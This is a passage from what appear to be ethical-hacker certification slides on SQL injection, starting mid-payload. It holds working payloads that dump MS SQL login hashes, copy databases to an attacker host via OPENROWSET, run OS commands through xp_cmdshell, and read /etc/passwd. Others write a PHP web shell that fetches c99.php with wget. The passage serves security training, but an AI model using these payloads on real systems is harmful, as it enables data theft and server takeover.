int, @firstint int, @secondint int select @tempint=CONVERT(int,  
SUBSTRING(@binvalue,@i,1)) select @firstint=FLOOR(@tempint/16)  
select @secondint=@tempint - (@firstint*16) select  
@charvalue=@charvalue + SUBSTRING (@hexstring,@firstint+1,1) +  
SUBSTRING (@hexstring, @secondint+1, 1) select @i=@i+1 end  
select @var=@var+' | '+name+'/'++@charvalue from  
master.dbo.sysxlogins where xdate1=@xdate1 select @xdate1 =  
(select isnull(min(xdate1),getdate()) from master..  
sysxlogins where xdate1>@xdate1 and password is not null)  
end select @var as x into temp end end --
```

# Transfer Database to Attacker's Machine



SQL Server can be linked back to the attacker's DB by using OPENROWSET. DB Structure is replicated and data is transferred. This can be accomplished by connecting to a remote machine on port 80

```
'; insert into OPENROWSET('SQLOleDB','uid=sa;pwd=Pass123;Network=DBMSSOCN;  
Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')  
select * from master.dbo.sysdatabases --
```

```
'; insert into OPENROWSET('SQLOleDB','uid=sa;pwd=Pass123;Network=DBMSSOCN;  
Address=myIP,80;', 'select * from mydatabase.. hacked_sysdatabases')  
select * from user_database.dbo.sysobjects -
```

```
'; insert into OPENROWSET('SQLOleDB','uid=sa;pwd=Pass123;Network=DBMSSOCN;  
Address=myIP,80;', 'select * from mydatabase..hacked_syscolumns')  
select * from user_database.dbo.syscolumns --
```

```
'; insert into OPENROWSET('SQLOleDB','uid=sa;pwd=Pass123;Network DBMSSOCN;  
Address=myIP,80;', 'select * from mydatabase.. table1')  
select * from database..table1 --
```

```
'; insert into OPENROWSET('SQLOleDB','uid=sa;pwd=Pass123;Network=DBMSSOCN;  
Address=myIP,80;', 'select * from mydatabase..table2')  
select * from database..table2 --
```

# Interacting with the Operating System




There are two ways to interact with the OS:

- Reading and writing system files from disk
- Direct command execution via remote shell

Find passwords and execute commands

Both methods are restricted by the database's running privileges and permissions



SQL Server

MS SQL OS Interaction

```
'; exec master..xp_cmdshell 'ipconfig > test.txt' --
': CREATE TABLE tmp (txt varchar(8000)): BULK INSERT tmp
FROM 'test.txt' --
'; begin declare @data varchar(8000) : set @data='| ' ;
select @data=@data+txt+' | ' from tmp where txt<@data ;
select @data as x into temp end --
' and 1 in (select substring(x,1,256) from temp) --
'; declare @var sysname: set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```

MySQL OS Interaction



```
CREATE FUNCTION sys_exec RETURNS int
SONAME 'libudffmwgj.dll';
```

```
CREATE FUNCTION sys_eval RETURNS string
SONAME 'libudffmwgj.dll';
```

# Interacting with the File System



## **LOAD\_FILE()**

The LOAD\_FILE() function within MySQL is used to read and return the contents of a file located within the MySQL server

## **INTO OUTFILE()**

The OUTFILE() function within MySQL is often used to run a query, and dump the results into a file

```
NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*
```

If successful, the injection will display the contents of the passwd file

```
NULL UNION ALL SELECT NULL,NULL,NULL,NULL,'<?php system($_GET["command"]);?  
>' INTO OUTFILE '/var/www/juggyboy.com/shell.php'/*
```

If successful, it will then be possible to run system commands via the \$\_GET global. The following is an example of using wget to get a file:

[http://www.juggyboy.com/shell.php?command=wget http://www.example.com/c99.php](http://www.juggyboy.com/shell.php?command=wget%20http://www.example.com/c99.php)

# Network Reconnaissance Using SQL Injection



## Assessing Network Connectivity

- Server name and configuration  
`' and 1 in (select @@servername ) --  
' and 1 in (select srvname from master..sysservers ) --`
- NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, traceroute?
- Test for firewall and proxies

## Network Reconnaissance

- You can execute the following using the `xp_cmdshell` command:
- `Ipconfig /all, Tracert myIP, arp -a, nbtstat -c, netstat -ano, route print`

## Gathering IP information through reverse lookups

### Reverse DNS


```
'; exec master..xp_cmdshell 'nslookup  
a.com MyIP' --
```

### Reverse Pings

```
'; exec master..xp_cmdshell 'ping  
10.0.0.75' --
```

### OPENROWSET

```
'; select * from OPENROWSET(  
'SQLoledb', 'uid=sa; pwd=Pass123;  
Network=DBMSSOCN;  
Address=10.0.0.75,80;',  
'select * from table')
```



# Network Reconnaissance Full Query



http://www.juggyboy.com

```
↳ ' ; declare @var varchar(256); set @var = ' del test.txt &&
arp -a >> test.txt && ipconfig /all >> test.txt && nbtstat -c >> test.txt && netstat -ano >> test.txt && route print >> test.txt && tracert -w 10 -h 10 google.com >> test.txt';
EXEC master..xp_cmdshell @var --
```

```
↳ ' ; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp
FROM 'test.txt' --
```


```
↳ ' ; begin declare @data varchar(8000) ; set @data=': ' ;
select @data=@data+txt+' | ' from tmp where txt<@data ;
select @data as x into temp end --
```

```
↳ ' and 1 in (select substring(x,1,255) from temp) --
```


  

```
↳ ' ; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```




Note: Microsoft has disabled `xp_cmdshell` by default in SQL Server 2005/2008. To enable this feature EXEC `sp_configure 'xp_cmdshell', 1 GO RECONFIGURE`

# Module Flow




**SQL Injection  
Concepts**



**SQL Injection  
Methodology**




**Evasion  
Techniques**




**Types of  
SQL Injection**



**SQL Injection  
Tools**





**Counter-  
measures**



# SQL Injection Tool: BSQLHacker



BSQL (Blind SQL) Hacker is an automated SQL Injection Framework / Tool designed to exploit SQL injection vulnerabilities virtually in any database



<http://thisisnotme05.com>

# SQL Injection Tool: Marathon Tool

The logo for Certified Ethical Hacker (CEH) features the letters "CEH" in a large, bold, black font. To the left of "CEH" is a vertical bar, and to the right is a small circular icon containing a question mark.

- Using Marathon Tool, a malicious user can send heavy queries to perform a Time-Based Blind SQL Injection attack

